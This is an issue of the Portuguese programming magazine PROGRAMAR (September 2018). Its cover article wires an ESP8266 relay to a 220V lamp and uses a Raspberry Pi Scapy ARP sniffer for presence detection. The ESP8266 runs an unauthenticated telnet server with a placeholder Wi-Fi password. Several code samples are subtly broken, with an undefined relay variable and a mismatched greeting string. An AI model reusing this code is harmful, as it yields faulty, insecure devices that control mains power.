


REVISTA PORTUGUESA DE PROGRAMAÇÃO

# PROGRAMAR



ESP8266

60

SETEMBRO 2018  
ISSN 1647-0710



# Slight!

HTTPS - SEO - EE & RP - Crypto-jacking ARP - RGPD - Google Analytics & SharePoint - Scilab

WWW.REVISTA-PROGRAMAR.INFO



## EQUIPA PROGRAMAR

### Coordenador

António Pedro Cunha Santos

### Editor

António Pedro Cunha Santos

### Capa

Filipa Peres

### Redacção

Aline Rossi  
António Santos  
Augusto Manzano  
Bernardo Vieira  
Fernando Martins  
Nuno Cancelo  
Nuno Garcia  
Nuno Picado  
Patrícia Mateus  
Pedro Tavares  
Rita Peres  
Sérgio Saraiva  
Vitor Veiga

### Staff

Akita Kurujawa  
António Pedro Cunha Santos  
Rita Peres

### Contacto

[artigos@revista-programar.info](mailto:artigos@revista-programar.info)

### Website

<http://www.revista-programar.info>

### ISSN

1 647-071 0

## Segmentation Fault

60 edições.

Gostámos do número 60! É um número interessante!

Há 60 segundos num 1 minuto. Há 60 minutos numa hora. Na tabela ANSI de protecção, 60 equivale ao relé de balanço de tensão. **E para nós, aqui na PROGRAMAR, 60 edições são a continuidade de um projeto.**

Segmentation Fault é o tema deste editorial, porque em teoria poderia acontecer em qualquer contexto! Uma vez que se trata de uma tentativa de acesso “não autorizado” a algo!

Nós evitamos os bugs, e tudo fazemos para melhorar a revista! Não fazendo “patche’s” para edições publicadas, mas publicando novas edições, tentando melhorar a cada “release”! Às vezes com mais “seg faults”, outras com menos! Mas sempre no iterativo processo de melhoria!

Ora esta edição parece algo “seg faulted”, por causa do lapso ocorrido entre a edição anterior e esta! Na verdade, não é assim tão “faulted”, não houve uma violação de memória protegida, nem um esquecimento, apenas um “seg fault” manhoso, algo tipo um “out of array index bounds”, que já corrigimos e com que de novo voltamos com uma nova edição!

Aos que nos leem regularmente, lamentamos a demora deste número. A todos os que contribuíram com artigos, agradecemos pela vossa ajuda e por acreditarem na continuidade da PROGRAMAR. Porque nós acreditamos!

A todos, podemos dar uma certeza, haverá edição 61.

E uma vez que falamos de segfault, no bom espírito da cooperação, cá deixamos um exemplo para os curiosos!

Até à próxima edição!

António Santos & Rita Peres

```
// Programa em C para ilustrar
// Segmentation fault
// baseado na documentação oficial

#include <stdio.h>
#include <alloc.h>
int main(void)
{
    // Alocando a memória para apontador r
    int* r = malloc(8);
    *r = 500;

    // desalocada o espaço alocado a r
    free(r);

    // segmentation fault
    // uma vez que este statement passa a ser ilegal
    *r = 502;

    return 0;
}
```



A revista PROGRAMAR é um projecto voluntário sem fins lucrativos. Todos os artigos são da responsabilidade dos autores, não podendo a revista ou a comunidade ser responsável por alguma imprecisão ou erro.

Para qualquer dúvida ou esclarecimento poderá sempre contactar-nos.

## TEMA DE CAPA

- [6](#) Raspberry Pi + ESP8266 = “Light” - **Rita Peres, António Santos**

## A PROGRAMAR

- [12](#) Através dos Olhos de uma rede Neuronal - **Sérgio Saraiva**
- [16](#) Introdução ao SonarQube - **Nuno Cancelo**
- [24](#) SEO e Desenvolvedores: Unindo esforços para o desenvolvimento - **Aline Rossi**
- [27](#) Blockchain - **Bernardo Vieira**
- [30](#) ASP.NET Core, Angular 5 - CRUD com Entity Framework - **António Santos**
- [37](#) Classes de infraestruturas: a classe Using - **Nuno Picado**

## MAKER

- [41](#) Água fresca, scooby! - **António Santos**

## COLUNAS

- [46](#) C# - Windows ML (ML.NET C#) - **Rita Peres**
- [50](#) Kernel Panic - Os Geeks “herdarão” o mundo! - **António Santos**
- [51](#) Core Dump - Pessoas, Dados & Privacidade : - **Fernando Martins**

## RetroComputing

- [54](#) Imperial March [BASIC] - **António Santos**

## ANÁLISES

- [57](#) Review do livro: Business Intelligence - Da Informação ao Conhecimento 3. Edição Atualizada – **Vitor Veiga**
- [59](#) Review do livro: Criação Rápida de Sites Responsivos com Bootstrap - **António Santos**

## COMUNIDADES

- [61](#) DesignSpark - Explorar Ethereum com Raspberry Pi

## SEGURANÇA

- [65](#) CRYPTO-JACKING VIA ARP POISONING EM REDES WI-FI - **Pedro Tavares**
- [67](#) HTTPS – QUE INFORMAÇÃO É PROTEGIDA - **Pedro Tavares**
- [69](#) COMO SURGE O RGPD E QUEM É O DATA PROTECTION OFFICER? - **Pedro Tavares**

## NO CODE

- [72](#) PROCESSO DE DESENVOLVIMENTO DE SOFTWARE, O CICLO DE VIDA CLÁSSICO SOBRE A ÓTICA DA NORMA ISO/IEC/IEEE 12207:2017 - **Augusto Manzano**
- [75](#) Quality Assurance – mas afinal do que se trata? - **Patricia Mateus**
- [76](#) Entrevista a: Prof. Nuno Garcia

## EVENTOS

- 06-10** Encontro Movimento Maker - Leiria
- 07-10** Aprende A Soldar com Simon Game! - MILL - Makers in Little Lisbon

Para mais informações/eventos: [http://bit.ly/PAP\\_Eventos](http://bit.ly/PAP_Eventos). Divulga os teus eventos para o email [eventos@portugal-a-programar.pt](mailto:eventos@portugal-a-programar.pt)

## Programadores do Kernel Linux ameaçam puxar "kill switch"

Uma controvérsia sobre política estará na origem desta situação que levou alguns dos programadores do kernel Linux a ameaçar retirar a licença para todo o seu código, potencialmente destruindo ou tornando todo o kernel Linux inutilizável por um longo período de tempo.

Num post colocado na mailing list Linux Kernel Mailing list que citamos pode-se ler "Os colaboradores podem, a qualquer momento, rescindir a concessão da licença propriedade através de notificação por escrito para aqueles que estão rescindindo a concessão de (em relação à sua propriedade (código)).". O que complica tudo e é clarificado na mesma mailing list, é que apesar do código se encontrar sob GPL Versão 2 é que aparentemente quem escreveu um determinado pedaço de código, é detentor do copyright do mesmo. Como se pode ler na versão original em inglês que citamos:

*"The Linux kernel is licensed under GPL Version 2. Under normal circumstances what this license entails is that the code can be freely copied and distributed (and also that the code must be made available with binary distributions but that's not important here). The thing that becomes confusing is that whoever authored the code still owns the actual copyright for the code they contributed. Some projects under the GPL like Emacs have a smart policy where the maintainers will not accept your code unless you also turn over complete control of the copyright. Since you own the copyright and are merely licensing it under the GPL you can technically remove that license at any time.*

*The GPL Ver 3 has a clause that Ver 2 lacks which dictates though that you may not rescind your license over your code. In a court, a lawyer would make the argument that since the Free Software Foundation (the license's publisher) saw the need to add the clause, that the Ver 2 allows for rescinding of the GPL license."*

Por outro lado segundo o site Lulz.com Richard M. Stallman, terá dito por e-mail que o plano de revogação da licença é "equivocado". Por outro lado o nome mais visível desta controvérsia, Eric S. Raymond, em torno do kernel Linux afirma que a "ameaça" tem dentes, e que terá feito a pesquisa legal necessária quando estava a fundar a Open Source Initiative.

Novos desenvolvimentos nesta temática serão visíveis nos próximos tempos.



## PoSAT-1 : Portugal no Espaço desde 1993

Comemorou-se no passado dia 25 de Setembro o 25º aniversário do lançamento ao espaço do PoSAT-1, o primeiro satélite português. Após 20 minutos e 35 segundos a bordo do foguetão Ariane 4, separou-se deste a 807km de altitude.

Com cerca de 50 kg, este micro-satélite foi desenvolvido em Inglaterra, na Universidade de Surrey, por um consórcio de Universidades e Empresas de Portugal. Financiado pelo PEDIP e outras empresas portuguesas envolvidas no Consórcio Po-SAT, a saber, ALCATEL, INETI, EFACEC, MARCONI, OGMA, CEDINTEC E UBI, este projeto teve um custo que rondou os 5 milhões de euros.


Fernando Carvalho Rodrigues, físico e professor catedrático, foi o "pai" deste satélite, dado o seu envolvimento e responsabilidade neste projeto.



O satélite é constituído por uma caixa de alumínio, com 58cm de comprimento, 35cm de profundidade e de lado e 50kg de peso. Dez gavetas com placas eletrónicas são empilhadas sobre uma gaveta-base contendo o módulo de deteção remota e as baterias. O mastro de estabilização e os sensores de altitude, instrumentos essenciais para que o PoSAT-1 mantenha a órbita correta encontram-se na parte superior.

Nas laterais está a fonte de energia para todos os sistemas de bordo: quatro painéis solares, cada um com 1344 células de GaAs.

Orgulho do seu principal responsável, esteve durante 15 anos em operações, tendo sido usado quer para telecomunicações por empresas de vários países, quer pelo exército português em missões militares.



# TEMA DE CAPA

Raspberry Pi + ESP8266 = “Light”

# TEMA DA CAPA

## Raspberry Pi + ESP8266 = “Light”

Hoje em dia, muito se tem falado do conceito de casa inteligente através de IoT. Isto é, tornar a nossa casa inteligente através de pequenos projectos. Se pesquisarmos um pouco, facilmente temos acesso aos mais variados exemplos de passos a seguir para de facto conseguimos ter, de forma fácil e económica, a tecnologia do nosso lado, a fazer as coisas que queremos. Mas por vezes “fazer o click” não é assim tão simples...

A ideia deste artigo surgiu para responder a um pedido de “várias famílias” ... porque apesar de haver tutoriais e mais tutoriais acerca deste assunto, às vezes é preciso um elo de ligação. E aqui na PROGRAMAR, nesta edição comemorativa, tentámos criar esse pequeno elo de ligação. Este artigo é então dedicado aos leitores que querem iniciar a descoberta da “casa inteligente”, mas que ainda são assolados por dúvidas. Porque às vezes essas pequenas dúvidas, são a diferença entre “li e funcionou!” e “Mas porque raio isto não funciona se fiz todos os passos?!”

Ora vamos lá então... Neste exemplo propomos algo relativamente simples. A nossa casa passar a reconhecer se estamos ou não no local. Quando sente a nossa presença, a “casa liga” a luz do corredor quando chegamos. E se sairmos, a “casa desliga” a mesma luz. É um projecto simples, mas julgamos que será o ponto de partida para todos os leitores que possam querer iniciar-se nestas aventuras da doméstica.

Na prática, a nossa casa sabe se entramos ou saímos da mesma quando o nosso telemóvel se liga à nossa rede wireless.

Vamos dividir o projecto em duas partes. A primeira parte será montagem a do circuito “liga/desliga” propriamente dito e a segunda parte, a parte de código para que a rede wireless passe a reconhecer a entrada/saída do nosso telemóvel do seu alcance.

Para iniciar precisamos de um NodeMCU (ESP8266), um relé de 1 Canal (pois só iremos controlar uma lâmpada – caso queiram controlar duas lâmpadas deve ser usado um relé de 2 canais e assim sucessivamente) e uma lâmpada com o respetivo suporte. Para a segunda parte deste desafio precisamos apenas de um Raspberry Pi (para este artigo foi utilizado o Raspberry Pi 3 B que era o que tínhamos disponível em casa.)

O sistema operativo presente no Raspberry usado é o Raspbian Jessie (mas pode ser usada qualquer outra versão disponível à vossa escolha).


**Então passemos às explicações da primeira parte:**

(Para os leitores que são novos nestas andanças e que nunca utilizaram o Arduino IDE nem instalaram a biblioteca do ESP8266, recomendamos que leiam o artigo WIFI

*AIR DENIAL da edição 54 da PROGRAMAR, onde já explicamos passo a passo a instalação da biblioteca)*


Após instalarmos a biblioteca temos então todas as condições para continuarmos.

Para ajudar um pouco a desmistificar os componentes eletrónicos usados deixamos-vos os esquemas dos mesmos.



Neste caso foram escolhidos os pinos D1 (Digital nº 1), o Vin (corrente) e o GND (ground/terra), para ligar o relé.

### Normal Open



Do lado do relé o pino IN/Signal é o que receberá o sinal (impulso) enviado pelo ESP8266, através do pino D1


# TEMA DA CAPA

## RASPBERRY PI + ESP8266 = "LIGHT"

(digital 1). Neste caso um impulso elétrico. O GND marcado como "Input DC-" é precisamente o pino de Ground/Terra e o pino marcado como "Input DC+" é precisamente o mesmo que o VCC, isto é, o da corrente que faz funcionar o relé.

Neste caso é um relé "normalmente aberto", ou seja, por norma a corrente não passa, entre os pinos 1 e 2 (onde ligamos a fase de entrada e a fase de saída para o dispositivo que será controlado). Na imagem estão identificados por AC OR DC+ e AC OR DC- respetivamente.

Apresentados os componentes, passemos então à montagem do circuito... (Para exemplificar, criamos as imagens através do Fritzing, um software open source para desenvolver software CAD em hardware eletrônico – o mesmo pode ser consultado em <http://fritzing.org>)




Para a primeira parte da montagem precisamos de 5 jumper wires (vamos usar cores diferentes para os diferenciar melhor durante a explicação do artigo)

Como mostra a imagem anterior devemos montá-los da seguinte forma:

- Jumper Wire Azul – Liga o D1 do ESP8266 ao IN/Signal do relé
- Jumper Wire Vermelho – Liga o Vin do ESP8266 ao Input DC + /VCC do relé
- Jumper Wire Preto – Liga do GND do ESP8266 ao GND (Input DC -) do relé

Após terminarmos esta fase vamos então colocar a lâmpada no circuito e a respectiva alimentação como mostra a figura seguinte.



Como é visível no esquema acrescentamos os restantes jumper wires, um azul e um castanho.

- Jumper Wire Azul – Liga o DC+ do relé à fonte de alimentação de 220V
- Jumper Wire Castanho – Liga o DC – do relé à lâmpada

Antes de avançarmos mais, vamos esclarecer alguns pontos... Porque escolhemos ligar os jumper wires, quer no nodeMCU quer no relé, nos pinos que estão?

Porque é a forma correcta de se ligar um nodeMCU a um relé, basicamente usamos 1 pino digital do nodeMCU, um de corrente do nodeMCU e um gnd do nodeMCU (Ground) e ligamos ao relé. Porquê aquele pino, bem, porque calhou! Podia ser qualquer outro dos digitais disponíveis no nodeMCU.

É importante lembrar que a lâmpada que vai estar ligada ao relé é de 220V, é importante ter cuidado para não haver enganos nas ligações dos fios de modo a não comprometer o circuito.

### NOTAS importantes:

O relé é um dispositivo eletromagnético que é usado para isolar dois circuitos electricamente e conectá-los magneticamente. São particularmente úteis porque permitem que um circuito mude para outro enquanto estes estão completamente separados.

Um interruptor de relé comumente chamado apenas de relé pode ser dividido em duas partes: Entrada e Saída. A seção de entrada possui uma bobina que gera campo magnético quando é aplicada uma pequena tensão. Essa tensão é chamada de tensão de operação. Os relés estão disponíveis em diferentes configurações de tensão de operação como por exemplo 6vdc, 9vdc, 12vdc, 24vdc. A seção de saída consiste de contactores que se ligam ou desligam mecanicamente.

# TEMA DA CAPA

## RASPBERRY PI + ESP8266 = "LIGHT"

Num relé básico existem três contactores: normalmente aberto (NO), normalmente fechado (NC) e comum (COM). Em nenhum dos estados possíveis de entrada, o COM é conectado ao NC. Quando a tensão de operação é aplicada, a bobina do relé fica energizada e o COM entra em contato com NO. Diferentes configurações de relés estão disponíveis como SPST, SPDT, DPDT, etc, que têm diferentes números de contatos. Usando a combinação adequada de contactores, o circuito elétrico pode ser ligado e desligado. O terminal COM é o terminal comum. Se os terminais da bobine forem energizados com a tensão nominal, os terminais COM e NO terão continuidade. Se os terminais da bobine não estiverem energizados, os terminais COM e NO não terão continuidade.

O terminal NC é o terminal normalmente fechado. É o terminal que pode ser ligado mesmo que o relé não receba tensão suficiente para operar.

O terminal NO é o terminal normalmente aberto. É o terminal em que se coloca a saída desejada quando o relé recebe sua tensão nominal. Se não houver tensão nos terminais da bobine ou tensão insuficiente, a saída estará aberta e não receberá tensão. Quando os terminais da bobine recebem a tensão nominal ou um pouco abaixo, o terminal NO recebe tensão suficiente e pode ligar o dispositivo na saída.

Após esta breve explicação teórica, passemos então à segunda fase do projecto: o código!

O código deve ser carregado usando o Arduino IDE ou o PlatformIO, como já descrito em edições anteriores da PROGRAMAR.

*(Para efectuar o upload do código no ESP8266, mais uma vez recordamos ao leitor que, caso tenha dúvidas neste passo, p deve rever a edição 54 da PROGRAMAR).*

Do lado do NodeMCU é implementado um servidor de telnet, extremamente simples, onde apenas um utilizador pode estar ligado de cada vez, dado que o único utilizador será o próprio Raspberry Pi. Este servidor, aceita um número limitado de comandos, dado que serão apenas os necessários para ligar e desligar uma lâmpada. O leitor pode implementar mais comandos seguindo o código que se encontra abaixo. Para tornar este exemplo mais simples, o IP do ESP8266 é definido de forma estática, no código abaixo.

### Código do ESP8266

```
#include <ESP8266WiFi.h>
#include <WiFiClient.h>

//limite de clients ligados = 1 (alterar o valor
da constante para o número de utilizadores dese-
jado)
#define MAX_SRV_CLIENTS 1

/* definicoes da rede local */
const char *ssid = "pinetwork";
const char *password = "password";
```

```
WiFiServer server(23);
WiFiClient serverClients[MAX_SRV_CLIENTS];

// 192.168.4.1, deve ser substituído pelo IP
//que o leitor quiser dar ao ESP8266

int led = 5;
String commandString;

void setup() {
  delay(1000);
  Serial.begin(115200);
  /* password */
  WiFi.softAP(ssid, password);

  IPAddress myIP = WiFi.softAPIP();

  // start telnet server
  server.begin();
  server.setNoDelay(true);
}

void loop()
{
  uint8_t i;
  if(server.hasClient()){
    digitalWrite(led, HIGH);
  } else{
    digitalWrite(led, LOW);
  }

  //check if there are any new clients
  if (server.hasClient()){
    for(i = 0; i < MAX_SRV_CLIENTS; i++)
    {
      //find free/disconnected spot
      if (!serverClients[i] || !serverClients
          [i].connected())
      {
        if(serverClients[i]) serverClients
          [i].stop();
        serverClients[i] = server.available();
        commandString = ""; //clear the
          //commandString variable
        server.println("--> Type your command and
          hit Return... otherwise leave me alone!");
        continue;
      }
      //no free/disconnected spot so reject
      WiFiClient serverClient = server.available();
      serverClient.stop();
    }

    //check clients for data
    for(i = 0; i < MAX_SRV_CLIENTS; i++)
    {
      if (serverClients[i] && serverClients
          [i].connected())
      {
        if(serverClients[i].available())
        {
          char newChar = serverClients[i].read();
          if (newChar == 0x0D) //If a 0x0D is
          //received, a Carriage Return, then evaluate the
          //command
          {
            //server.print("Received this
              //command: ");
            //server.print(commandString);
            processCommand(commandString);
          } else
          {
            Serial.println(newChar);
            commandString += newChar;
          }
        }
      }
    }
  }
}
```



# TEMA DA CAPA

RASPBERRY PI + ESP8266 = "LIGHT"

```
    }
  }
}

void processCommand(String command)
{
  //ligaluz
  if (command.indexOf("lighton") > -1)
  {
    digitalWrite(Relay1, LOW); //Turn ON //relay

    server.println("Ligado" );
    commandString = "";
    return;
  }

  //desligaluz
  if (command.indexOf("lightoff") > -1)
  {
    server.println("Desligado" );
    digitalWrite(Relay1, HIGH); //Turn OFF //relay

    commandString = "";
    return;
  }
  commandString = "";
}
```

Com esta parte já carregada no ESP8266, passemos à próxima parte do código. Para executarmos o código no Raspberry, podemos recorrer a um editor de texto. Neste caso foi usado o Scapy. Caso não tenham instalado o mesmo, basta executar o comando:

```
$ sudo pip3 install scapy
```

Uma vez instalado o scapy podemos colocar o código em execução "permanente" recorrendo ao comando:

```
$ screen -S rpi -d -m /usr/bin/python3 /home/pi/abracadabra.py
```

## Código do Raspberry PI

```
#!/usr/bin/env python
import csv
from scapy.all import *
import getpass
import sys
import telnetlib

#globalvars
HOST = "esp8266"
#cria telnet object
tn = telnetlib.Telnet(HOST)
mac=""
command=""

#readMacsFile
data={}
with open('mypl1.txt') as fin:
    reader=csv.reader(fin, skipinitialspace=True,
    quotechar="")
    for row in reader:
        data[row[0]]=row[1:]
#for key, val in data.items():
#    print (key,val)
```

```
def arp_monitor_callback(pkt):
    if ARP in pkt and pkt[ARP].op in (1,2):
        mac= pkt.sprintf("%ARP.hwsrc%")
        for key, val in data.items():
            if val == mac:
                command="lighton"
                #lê as boas vindas
                tn.read_until("Yellow! ")
                #escreve o comando
                tn.write(command + "\n")
                #sai
                tn.write("exit\n")
            return pkt.sprintf("%ARP.hwsrc%")
sniff(prn=arp_monitor_callback, filter="arp",
store=0)
```

Esclarecendo alguma dúvida que ainda possa existir nesta fase do projecto... Para se obterem os endereços MAC de todos os devices que se ligam à rede, usamos o código python descrito, recorrendo ao scapy, de forma simplificada fazendo um scanner de ARP. A comunicação do lado do Raspberry Pi é feita implementado um cliente de telnet que se ligará ao nodeMCU e enviará os comandos por ele suportados. Para comparar os MAC's conhecidos com os MAC's dos devices conectados, é utilizado um ficheiro de texto e por simplicidade, a comunicação entre o Raspberry e o nodeMCU, optámos por usar o protocolo telnet. Mais uma vez pelo motivo da simplicidade e exemplo educacional, uma vez que é dos protocolos mais conhecidos que proporciona facilmente a comunicação baseada em texto interativo bidirecional usando uma conexão de terminal virtual.

“ **Hoje em dia, muito se tem falado do conceito de casa inteligente através de IoT. Isto é, tornar a nossa casa inteligente através de pequenos projectos. Se pesquisarmos um pouco, facilmente temos acesso aos mais variados exemplos dos passos a seguir para de facto**

# TEMA DA CAPA

RASPBERRY PI + ESP8266 = "LIGHT"

***conseguimos ter, de forma fácil e económica, a tecnologia do nosso lado, a fazer as coisas que queremos. Mas por vezes "fazer o click" não é assim tão simples... "***

Existem outras situações que poderiam ser implementadas, por exemplo autenticação do lado do nodeMCU, bem como outros mecanismos do lado do Raspberry Pi, mas tratando-se de um exemplo meramente educativo, não houve esse cuidado.


É possível e provável que o leitor tenha lido ou ouvido falar sobre o scrapy para Python2 ou Python3, dado que é uma poderosa ferramenta de manipulação de pacotes e é muito utilizada na vertente de segurança informática. No entanto no caso concreto deste artigo, foi apenas utilizado o essencial para fazer um scanner ARP com o objetivo único de detectar os dispositivos ligados a uma dada rede, e identificar o seu endereço de hardware (Mac Address). Assim sendo o leitor poderá consultar a documentação oficial do scrapy para mais informações sobre esta ferramenta.

No código python os endereços MAC carregados do ficheiro são carregados numa lista, e posteriormente comparados periodicamente com os dispositivos que se ligam à rede, uma vez que o scanner de ARP é executado num loop


infinito.

Quisemos tornar este artigo o mais simples possível, para que os leitores menos experientes possam começar a dar os pequenos passos e esperamos ter ajudado alguns de vós a passar para o lado eufórico do "Funcional!". Afinal, o "sol" (luz) quando nasce, nasce para todos! Aos que tentarem e mesmo assim não consigam um resultado luminoso, não se sintam tímidos e contactem-nos para o email [artigos@revista-programar.info](mailto:artigos@revista-programar.info), teremos todo o gosto em ajudar a limar arestas!

Aproveitamos também para vós lançar o desafio de nós mostrarem as vossas implementações e os vossos melhoramentos! Ficamos à espera! Até à próxima edição!



## AUTOR



**Escrito por Rita Peres**

Natural de Castelo Branco, licenciou-se em Engenharia Informática pela Universidade da Beira Interior. Membro do P@P desde Janeiro de 2010. Embaixadora das Geek Girls Portugal – Núcleo de Lisboa.



## AUTOR



**Escrito por António C. Santos**

Programar é criar um novo mundo escrevendo código, cumprindo os mais elementares desígnios da vida, "aprender, ensinar, criar, partilhar, melhorar e seguir". Formou-se no Instituto Politécnico de Viana do Castelo. Membro da Comunidade Portugal-a-Programar desde Agosto de 2007, é também membro da Sahana Software Foundation, onde é Programador Voluntário desde 2012, actualmente exerce funções de mentor voluntário na plataforma MOOC Coursera . Twitter: [@apocsantos](https://twitter.com/apocsantos)



# A PROGRAMAR

**ATRAVÉS DOS OLHOS DE UMA REDE NEURONAL**

**Introdução ao SonarQube**

**SEO e Desenvolvedores: Unindo esforços para o desenvolvimento**

**Blockchain**

**ASP.NET Core, Angular 5—CRUD com Entity Framework**

**Classes de infraestrutura: a classe Using**

# A PROGRAMAR

## ATRAVÉS DOS OLHOS DE UMA REDE NEURONAL

Neste artigo, vou apresentar um dos modelos de Deep Learning mais utilizados para o reconhecimento e classificação de imagens: a Convolution Neural Network (CNN); cujo objetivo é aprender a reconhecer objetos, através de um processo de treino de visualização sucessiva de imagens pré classificadas.

As aplicações de um algoritmo capaz de classificar imagens, são fáceis de encontrar, desde o reconhecimento de escrita, condução autónoma, diagnóstico médico por imagem, etc.

Assim, uma CNN é uma Artificial Neural Network (ANN ou rede neuronal), tal como apresentada no artigo da edição anterior, cuja leitura é recomendada para uma melhor compreensão do presente artigo: Deep Learning passo a passo; onde os dados de entrada da rede, em vez de serem variáveis independentes são antes uma imagem pré processada.

Como exemplo, vamos utilizar um dataset de imagens peças de fruta, onde o desafio é criar um modelo que aprenda a classificar corretamente imagens de 6 tipos diferentes de fruta.

Como algoritmo de Supervised Learning, este modelo passa por um processo de treino onde analisa sucessivamente sequências de imagens, para aprender os padrões comuns a cada objeto, e dessa forma ser capaz de os classificar corretamente. Durante o treino, a rede é otimizada, ajustando os pesos, até convergir para um erro mínimo, momento em que o modelo converge na aprendizagem.

